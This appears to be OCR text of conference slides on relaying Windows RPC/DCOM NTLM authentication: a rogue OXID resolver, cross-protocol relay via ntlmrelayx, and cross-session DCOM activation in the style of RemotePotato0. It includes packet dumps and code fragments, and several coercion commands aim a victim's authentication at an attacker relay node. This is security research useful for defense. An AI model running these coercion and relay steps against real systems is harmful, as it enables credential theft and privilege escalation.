        .... .... .... .... ...0 .... .... .... = Negotiate OEM Domain Supplied: Not set
        .... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
        .... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
        .... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
        .... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
        .... .... .... .... .... .... 1... .... = Negotiate Lan Manager Key: Set
        .... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
        .... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
        .... .... .... .... .... .... ...1 .... = Negotiate Sign: Set
        .... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
        .... .... .... .... .... .... .... .1.. = Request Target: Set
        .... .... .... .... .... .... .... ..1. = Negotiate OEM: Set
        .... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
    Calling workstation domain: NULL
    Calling workstation name: NULL
  > Version 10.0 (Build 17763); NTLM Current Revision 15
```

:(

The Rogue Oxid Resolver Server




Oxid Resolution sequence

```
error_status_t ResolveOxid2
(
    handle_t        hRpc,
    OXID* pOxid,
    unsigned short  cRequestedProtseqs,
    unsigned short  arRequestedProtseqs[],
    DUALSTRINGARRAY** ppdsaOxidBindings,
    IPID* pipidRemUnknown,
    DWORD* pAuthnHint,
    COMVERSION* pComVersion
)
```

RPC_C_AUTHN_LEVEL_DEFAULT
RPC_C_AUTHN_LEVEL_NONE
RPC_C_AUTHN_LEVEL_CONNECT
RPC_C_AUTHN_LEVEL_CALL
RPC_C_AUTHN_LEVEL_PKT
RPC_C_AUTHN_LEVEL_PKT_INTEGRITY
RPC_C_AUTHN_LEVEL_PKT_PRIVACY

```
*pAuthnHint = RPC_C_AUTHN_LEVEL_CONNECT;
```

The Rogue Oxid Resolver Server



Oxid Resolution sequence

```
error_status_t ResolveOxid2
(
    handle_t        hRpc,
    OXID* pOxid,
    unsigned short  cRequestedProtseqs,
    unsigned short  arRequestedProtseqs[],
    DUALSTRINGARRAY** ppdsaOxidBindings,
    IPID* pipidRemUnknown,
    DWORD* pAuthnHint,
    COMVERSION* pComVersion
)
```


```
sprintf_s(endpoint, MAX_PATH, "127.0.0.1[%s]", port);
(*ppdsaOxidBindings)->aStringArray[0] = 0x07; //ncacn_ip_tcp
(*ppdsaOxidBindings)->aStringArray[securityOffset] = RPC_C_AUTHN_WINNT;// 0x0a
```

RPC_C_AUTHN_GSS_NEGOTIATE
RPC_C_AUTHN_WINNT
RPC_C_AUTHN_GSS_SCHANNEL
RPC_C_AUTHN_GSS_KERBEROS
RPC_C_AUTHN_NETLOGON
RPC_C_AUTHN_DEFAULT

The Rogue Oxid Resolver Server

RPCSS
(victim user)

Malicious
Attacker



Oxid Resolution sequence

Time	Source	Destination	Protocol	Length	Info
81 5.848112	127.0.0.1	127.0.0.1	DCERPC	262	Bind: call_id: 3, Frag
86 5.868266	127.0.0.1	127.0.0.1	DCERPC	262	Bind: call_id: 3, Frag
88 5.868664	127.0.0.1	127.0.0.1	DCERPC	372	Bind_ack: call_id: 3,
90 5.868701	127.0.0.1	127.0.0.1	DCERPC	372	Bind_ack: call_id: 3,
92 5.869269	127.0.0.1	127.0.0.1	DCERPC	504	AUTH3: call_id: 3, Fra

Wireshark · Packet 81 · Adapter for loopback traffic capture

```
.... .... 0... .... .... .... .... .... = Negotiate Target Info: Not set
.... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
.... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
.... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
.... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
.... .... .... .0.. .... .... .... .... = Target Type Share: Not set
.... .... .... ..0. .... .... .... .... = Target Type Server: Not set
                                    .... = Target Type Domain: Not set
                                    .... = Negotiate Always Sign: Set
                                    .... = Negotiate 0x00004000: Not set
                                    .... = Negotiate OEM Workstation Supplied: Set
                                    .... = Negotiate OEM Domain Supplied: Set
                                    .... = Negotiate Anonymous: Not set
                                    .... = Negotiate NT Only: Not set
                                    .... = Negotiate NTLM key: Set
                                    .... = Negotiate 0x00000100: Not set
                                    .... = Negotiate Lan Manager Key: Not set
                                    .... = Negotiate Datagram: Not set
                                    .... = Negotiate Seal: Not set
.... .... .... .... .... .... ...0 .... = Negotiate Sign: Not set
.... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
.... .... .... .... .... .... .... .1.. = Request Target: Set
.... .... .... .... .... .... .... ..1. = Negotiate OEM: Set
.... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
```

State of the art in relaying RPC authentication

➔ How we relay a coerced RPC client authentication?
➔ A successful NTLM relay attack occurs in two main phases:

Coercing Authentication (client)

- cmd /c type \\relay-node\s\file (SMB)
- net use \\relay-node@80\s\file (HTTP)

- MpCmdRun.exe -Scan -ScanType 3 -File \\relay-node\s\file (SMB)
- SpoolSample (SMB)
- PetitPotam (SMB)

RPC???

Mitm (vulnerable server)

- File Sharing (SMB)
- Directory Information Service (LDAP)
- Active Directory Certificate Services (HTTP)
- ITaskSchedulerService (RPC) - CVE-2020-1113 [1]
- IRemoteWinSpool (RPC) - CVE-2021-1678 [2]


[1] https://blog.compass-security.com/2020/05/relaying-ntlm-authentication-over-rpc/
[2] https://www.crowdstrike.com/blog/cve-2021-1678-printer-spooler-relay-security-advisory/

Cross Protocol Relay

- ➔ RPC -> RPC was not interesting. Vulnerable RPC servers are already a vulnerability
- ➔ Are RPC client authentication vulnerable to cross protocol relay? This would allow to expand this attack surface to other vulnerable scenarios
- ➔ Let's find out by implementing a minimal relay server that unpack RPC authentication and pack over HTTP
- ➔ Scenario: from a RPC connection to reading a protected file from a webserver
- ➔ [BONUS] You can coerce a "relayable" NTLM authentication over RPC without writing a single line of code ;)

rpcping.exe /s 10.0.0.35 /e 9997 /a connect /u NTLM

Cross Protocol Relay: Scenario



https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/

Cross Protocol Relay


- ➔ RPC -> HTTP , RPC -> LDAP, RPC->SMB cross protocol relay works!
- ➔ In our final scenario we added an additional layer of relaying to use ntlmrelayx, so rpc -> http - http -> ldap
- ➔ It requires the RPC authentication level is set to RPC_AUTHN_LEVEL_CONNECT (0x2)
- ➔ We need to deal also with NTLM mitigations: SIGNING, MIC
- ➔ Only some special CLSIDs allows to unset the signing flag through the authentication provider RPC_AUTH_WINNT (0x10)

DCOM cross session activation

- ➔ Getting a shell in Session 0 is not so common for a regular user
- ➔ A more common scenario: you have a Remote Desktop session with multiple users connected you could attack via «cross session».
- ➔ Select the target session of your choice and profit! ;-)
- ➔ But «Session Moniker» cannot be combined with IStorage activation. No chance?

DCOM cross session activation

➔ "Standard Activating Yourself to Greatness" [1] a post by Forshaw (inspired by our RemotePotato0) where he demonstrates that there are some "undocumented" ways to specify the target session before triggering the IStorage object…




[1] https://www.tiraniddo.dev/2021/04/standard-activating-yourself-to.html

DCOM cross session activation

➔ void TriggerDCOMWithSessionID(wchar_t* clsid_string){}

```
HRESULT r = CoCreateInstance(CLSID_ComActivator, NULL, CLSCTX_INPROC_SERVER, IID_IStandardActivator, (LPVOID*)&pComAct);
ISpecialSystemProperties* pSpecialProperties = NULL;
r = pComAct->QueryInterface(IID_ISpecialSystemProperties, (void**)& pSpecialProperties);
r = pSpecialProperties->SetSessionId(g_sessionID, 0, 1);
printf("[*] Spawning COM object in the session: %d\n", g_sessionID);
printf("[*] Calling StandardGetInstanceFromIStorage with CLSID:%S\n", clsid_string);
HRESULT status = pComAct->StandardGetInstanceFromIStorage(NULL, &clsid, NULL, CLSCTX_LOCAL_SERVER, t, 1, qis);
```

